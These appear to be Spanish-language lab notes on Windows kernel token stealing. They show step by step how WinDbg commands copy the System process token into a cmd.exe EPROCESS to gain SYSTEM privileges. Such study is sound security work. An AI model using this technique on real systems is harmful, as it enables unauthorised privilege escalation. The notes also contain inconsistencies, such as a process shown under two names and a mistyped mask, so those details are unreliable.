

Stealing the access token

- Todos los procesos ejecutándose en el sistema tienen una estructura EPROCESS que encapsula toda la información relacionada con el proceso. → https://www.nirsoft.net/kernel_struct/vista/EPROCESS.html
- Cada versión de Windows suele tener una estructura para EPROCESS distinta.
- Muchos miembros de la estructura EPROCESS son accesibles desde el ring 3 (como por ejemplo el PEB → https://www.nirsoft.net/kernel_struct/vista/EPROCESS.html , https://docs.microsoft.com/en-us/windows/desktop/api/winternl/ns-winternl-_peb)
- En cambio el Access Token solo puede accederse desde el ring 0.
- El token contiene el tipo de privilegios del proceso en cuestión.

□ dt nt!_EPROCESS

```
kd> dt nt!_EPROCESS
+0x000 Pcb : _KPROCESS
+0x098 ProcessLock : _EX_PUSH_LOCK
+0x0a0 CreateTime : _LARGE_INTEGER
+0x0a8 ExitTime : _LARGE_INTEGER
+0x0b0 RundownProtect : _EX_RUNDOWN_REF
+0x0b4 UniqueProcessId : Ptr32 Void
+0x0b8 ActiveProcessLinks : _LIST_ENTRY
+0x0c0 ProcessQuotaUsage : [2] UInt4B
+0x0c8 ProcessQuotaPeak : [2] UInt4B
+0x0d0 CommitCharge : UInt4B
+0x0d4 QuotaBlock : Ptr32 _EPROCESS_QUOTA_BLOCK
+0x0d8 CpuQuotaBlock : Ptr32 _PS_CPU_QUOTA_BLOCK
+0x0dc PeakVirtualSize : UInt4B
+0x0e0 VirtualSize : UInt4B
+0x0e4 SessionProcessLinks : _LIST_ENTRY
+0x0ec DebugPort : Ptr32 Void
+0x0f0 ExceptionPortData : Ptr32 Void
+0x0f0 ExceptionPortValue : UInt4B
+0x0f0 ExceptionPortState : Pos 0, 3 Bits
+0x0f4 ObjectTable : Ptr32 _HANDLE_TABLE
+0x0f8 Token : EX_FAST_REF
+0x0fc WorkingSetPage : UInt4B
+0x100 AddressCreationLock : _EX_PUSH_LOCK
+0x104 RotateInProgress : Ptr32 _ETHREAD
+0x108 ForkInProgress : Ptr32 _ETHREAD
```

- El token tiene un offset de 0x0f8 es del tipo _EX_FAST_REF.
- Se puede ver como está formado el tipo _EX_FAST_REF con dt nt!_EX_FAST_REF:

```
kd> dt nt!_EX_FAST_REF
+0x000 Object : Ptr32 Void
+0x000 RefCnt : Pos 0, 3 Bits
+0x000 Value : UInt4B
```

- El token se almacena en _EX_FAST_REF, el cual tiene RefCnt (referencia al contador) y Value (es el que se necesita reemplazar). El contador no se debe modificar por la estabilidad de la aplicación.

-
- Ahora se debe observar los tokens del resto de procesos.

□ !dm1_proc ← Listamos los procesos del sistema.

```

1: kd> !dml_proc
Address PID Image file name
858d7798 4 System
86e413d0 114 smss.exe
8751f210 16c csrss.exe
86d0c030 1bc wininit.exe
87728860 1c4 csrss.exe
877ac2f0 1fc services.exe
877a9030 21c winlogon.exe
877d0878 228 lsass.exe
877cb288 230 lsm.exe
87c9d5d0 2ac svchost.exe
87cb4940 2e8 vmacthlp.exe
87cb0030 314 svchost.exe
87ce6030 350 svchost.exe
87d29d40 3b4 svchost.exe
87d26030 3e0 svchost.exe
87d555b8 470 svchost.exe
87d79b18 4ec svchost.exe
87dc09a0 598 spoolsv.exe
87dce850 5b4 svchost.exe

```

- La primera columna muestra la dirección a la estructura EPROCESS de cada proceso.
- Con `!process [address]` podemos obtener más información al respecto:

```

0: kd> !process 877cb288
PROCESS 877cb288 SessionId: 0 Cid: 0230 Peb: 7ffd4000 ParentCid: 01bc
DirBase: be843100 ObjectTable: 8cc897f0 HandleCount: 138.
Image: lsm.exe
VadRoot 877c87e0 Vads 54 Clone 0 Private 196. Modified 2. Locked 0.
DeviceMap 8e6088d8
Token 8cc8f9a8
ElapsedTime 00:43:28.905
UserTime 00:00:00.046
KernelTime 00:00:00.015
QuotaPoolUsage[PagedPool] 25500
QuotaPoolUsage[NonPagedPool] 3616
Working Set Sizes (now,min,max) (717, 50, 345) (2868KB, 200KB, 1380KB)
PeakWorkingSetSize 739
VirtualSize 14 Mb
PeakVirtualSize 14 Mb
PageFaultCount 832
MemoryPriority BACKGROUND
BasePriority 8
CommitCharge 271

```

- Ahora podemos ver con más profundidad el valor del token de dicho proceso, para ello debemos sumar el offset `0x0f8` visto anteriormente a la base de la dirección de EPROCESS (`dt nt!_EX_FAST_REF [EPROCESS address] + [offset]`):

☐ `dt nt!_EX_FAST_REF 0x877cb288+0xf8`

```

kd> dt nt!_EX_FAST_REF 0x877cb288+0xf8
+0x000 Object : 0x8cc8f9ac Void
+0x000 RefCnt : 0y100
+0x000 Value : 0x8cc8f9ac

```

Otra alternativa:

☐ `dd 0x877cb288+0xf8`

```

0: kd> dd 0x877cb288+0xf8
877cb380 8cc8f9ac 00051211 00000000 00000000
877cb390 00000000 00000000 00000000 00000000
877cb3a0 000000c4 00000000 00000000 00000000
877cb3b0 8cc88c58 00990000 354181e6 00000000
877cb3c0 00000000 00000000 000001bc 00000000
877cb3d0 00000000 00000000 8c6088d8 87ce8c28
877cb3e0 7ffd7000 00000000 00000000 00000000
877cb3f0 8d61b000 2e6d736c 00657865 00000000

```

- Si nos fijamos `!process [address]` aplica una mascara al token automaticamente filtrando el valor del contador RefCnt, esta mascara es `0xFFFFFFFF8`:

☐ `?0x8cc8f9ac & 0xFFFFFFFF8` (`[TOKEN] & 0xFFFFFFFF8`)

```

0: kd> ?0x8cc8f9ac & 0xFFFFFFFF8
Evaluate expression: -1932985944 = 8cc8f9a8
0: kd> !process 877cb288
PROCESS 877cb288 SessionId: 0 Cid: 0230 Peb: 7ffd4000 ParentCid: 01bc
DirBase: be843100 ObjectTable: 8cc89700 HandleCount: 138.
Image: lsass.exe
VadRoot 877c87e0 Vads 54 Clone 0 Private 196. Modified 2. Locked 0.
DeviceMap 8c6088d8
Token
ElapsedTime

```

↓

-
- Para modificar el token que queremos escalar de privilegios debemos copiar el token de un proceso que se ejecute con privilegios en el token objetivo.
 - Para ello debemos buscar un proceso que se ejecute con privilegios.

```

0: kd> !dml_proc
Address PID Image file name
858d7798 4 System
86e413d0 114 smss.exe
8751f210 16c csrss.exe
86d0c030 1bc wininit.exe
87728860 1c4 csrss.exe

```

- System es un proceso de Windows que siempre se va a ejecutar con privilegios, por ello puede ser un buen objetivo para robar su token.
- Ahora debemos buscar un proceso que deseemos elevar de privilegios, como por ejemplo un `cmd.exe`.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\LabKernel>whoami
win-v8e9jj9d9ek\labkernel

C:\Users\LabKernel>
```

```
86340770 9c0 SearchIndexer.
85a29030 c48 dwm.exe
859f6a58 c84 explorer.exe
85a75d40 c98 taskhost.exe
85a9c8e0 d18 vmtoolsd.exe
85fa69d0 f04 cmd.exe
85f9aa90 ad8 conhost.exe
```

- Debemos obtener los tokens de ambos procesos, para ello usamos `dt nt!_EX_FAST_REF [EPROCESS address] + [offset]`:

```
0: kd> dt nt!_EX_FAST_REF 0x858d7798+0xf8
+0x000 Object : 0x8c601264 Void
+0x000 RefCnt : 0y100
+0x000 Value : 0x8c601264
0: kd> dt nt!_EX_FAST_REF 0x85fa69d0+0xf8
+0x000 Object : 0x81e88a2d Void
+0x000 RefCnt : 0y101
+0x000 Value : 0x81e88a2d
```

- Ahora aplicamos la mascara al token privilegiado (System EPROCESS):

```
☐ ?0x8c601264 & 0xFFFFFFFF8
```

```
0: kd> ?0x8c601264 & 0xFFFFFFFF8
Evaluate expression: -1939860896 = 8c601260
```

- Ahora, con el fin de preservar el parametro RefCnt y no inestabilizar el proceso, se realizar una operación logica OR con el valor obtenido tras aplicar la mascara y el RefCnt del `_EX_FAST_REF` objetivo (cmd.exe EPROCESS):

```
☐ ?0x8c601260 | 0y101
```


```
0: kd> ?0x8c601260 | 0y101
Evaluate expression: -1939860891 = 8c601265
```

- Ese valor deberá ser el token que copiemos en la direccion del EPROCESS más el offset del token (`0x0f8`) del EPROCESS que queramos elevar, en este caso, cmd.exe:

❑ `ed 85fa69d0+f8 8c601265`

```
0: kd> ed 85fa69d0+f8 8c601265
0: kd> dt nt!_EX_FAST_REF 0x85fa69d0+0xf8
+0x000 Object          : 0x8c601265 Void
+0x000 RefCnt          : 0y101
+0x000 Value           : 0x8c601265
```

- Como se puede ver, el parametro Value del token se ha modificado y el parametro RefCnt sigue igual que antes.
- Ahora podemos comprobar si hemos escalado en el proceso cmd.exe.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\LabKernel>whoami
win-v8e9jj9d9ek\labkernel

C:\Users\LabKernel>whoami
nt authority\system

C:\Users\LabKernel>
```